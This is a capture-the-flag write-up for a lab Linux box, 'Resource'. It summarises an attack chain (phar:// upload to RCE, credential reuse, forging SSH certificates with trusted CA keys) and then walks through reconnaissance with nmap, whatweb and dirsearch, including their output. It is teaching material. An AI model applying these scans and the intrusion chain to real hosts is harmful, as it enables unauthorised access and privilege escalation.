Resource
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Resource is a hard Linux box about a ticketing system (SSG IT Resource Center) and, above all, about abusing SSH Certificate Authorities. The web includes pages through a vulnerable?page=parameter; uploading a.zipwith ashell.phpand loading it with the phar:// wrapper gives RCE aswww-data. Inuploads/there are request dumps withmsainristil's credentials, which we reuse over SSH. From there, a chain of SSH certificates: with theca-itrcCA (decommissioned but still trusted) we sign certs for thezzinterand thenrootprincipals inside the container; and with the production CAtest.keywe sign a cert for theroot_userprincipal that gives usrooton thessghost.
Reconnaissance
Ping
We start with a ping to confirm the host is up and check the TTL, which hints at the OS (≈64 Linux, ≈128 Windows).
ping -c 1 10.10.11.2764 bytes from 10.10.11.27: icmp_seq=1 ttl=63 time=38.0 msTTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.11.27 -oG scan
Discovered open port 80/tcp on 10.10.11.27
Discovered open port 22/tcp on 10.10.11.27
Discovered open port 2222/tcp on 10.10.11.27
Completed SYN Stealth Scan at 15:04, 15.14s elapsed (65535 total ports)
Not shown: 64118 closed tcp ports (reset), 1414 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit

PORT     STATE SERVICE       REASON
22/tcp   open  ssh           syn-ack ttl 62
80/tcp   open  http          syn-ack ttl 63
2222/tcp open  EtherNetIP-1  syn-ack ttl 63
Three ports, and one asymmetry worth reading slowly: port 22 answers with ttl 62 while 80 and 2222 answer with ttl 63. One extra hop means literally that: packets from 22 cross an additional routing step before reaching us. That is the fingerprint of a service published from inside a container, and it sketches the box's structure before we touch anything.

Extracting information...
IP Address: 10.10.11.27
Open ports: 22,80,2222

Ports copied to clipboard
nmap -p22,80,2222 -sCV 10.10.11.27
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://itrc.ssg.htb/
2222/tcp open  ssh     OpenSSH 9.6p1 Ubuntu (Ubuntu Linux; protocol 2.0)

We add itrc.ssg.htb (and the base domain ssg.htb) to /etc/hosts and open the site.

The landing page is purely informational: a welcome blurb and, top right, the only two buttons that lead anywhere, Register and Login.
whatweb http://itrc.ssg.htb/
http://itrc.ssg.htb/ [200 OK] Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5,
  HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.27], PHP[8.1.29], Script,
  Title[IT Support Center], X-Powered-By[PHP/8.1.29]
PHP 8.1.29 behind nginx. The PHP part matters: it is what later makes the phar:// wrapper possible.
dirsearch -u http://itrc.ssg.htb/
[15:09:21] 200 -   46B  - /admin.php
[15:09:28] 301 -  310B  - /api  ->  http://itrc.ssg.htb/api/
[15:09:29] 301 -  313B  - /assets  ->  http://itrc.ssg.htb/assets/
[15:09:37] 200 -   46B  - /dashboard.php
[15:09:38] 200 -    0B  - /db.php
[15:09:45] 200 -  507B  - /home.php
[15:09:51] 200 -  241B  - /login.php
[15:09:51] 302 -    0B  - /logout.php  ->  index.php
[15:10:04] 200 -  263B  - /register.php
[15:10:16] 301 -  314B  - /uploads  ->  http://itrc.ssg.htb/uploads/
Task Completed
Two sizes speak for themselves: /admin.php and /dashboard.php return 46 bytes (a redirect or a "not authorised", not the real page) and /db.php returns 0 (it exists but prints nothing, typical of a config file included by others). And /uploads shows up, which is where attachments will land.
The IT Resource Center and the page parameter

Of the resources dirsearch turned up, the loudest is admin.php. Requesting it directly gives neither an error nor a login screen: it returns the same landing page, meaning the application redirects session-less visitors to index instead of admitting the route exists.
The site is a ticketing system with its own login panel:

Registration is open, so we create an account:


And log in with it:

The first thing anyone tries on a form that stores text is a stored XSS:



Nothing happens. To find out why, we inspect the DOM and follow where the input ends up:
To see it from the other side we open the Network tab and repeat the operation, creating a normal ticket with the inspector already listening:

The response to that operation loads only two scripts of the site's own: filter.js and flash.js.
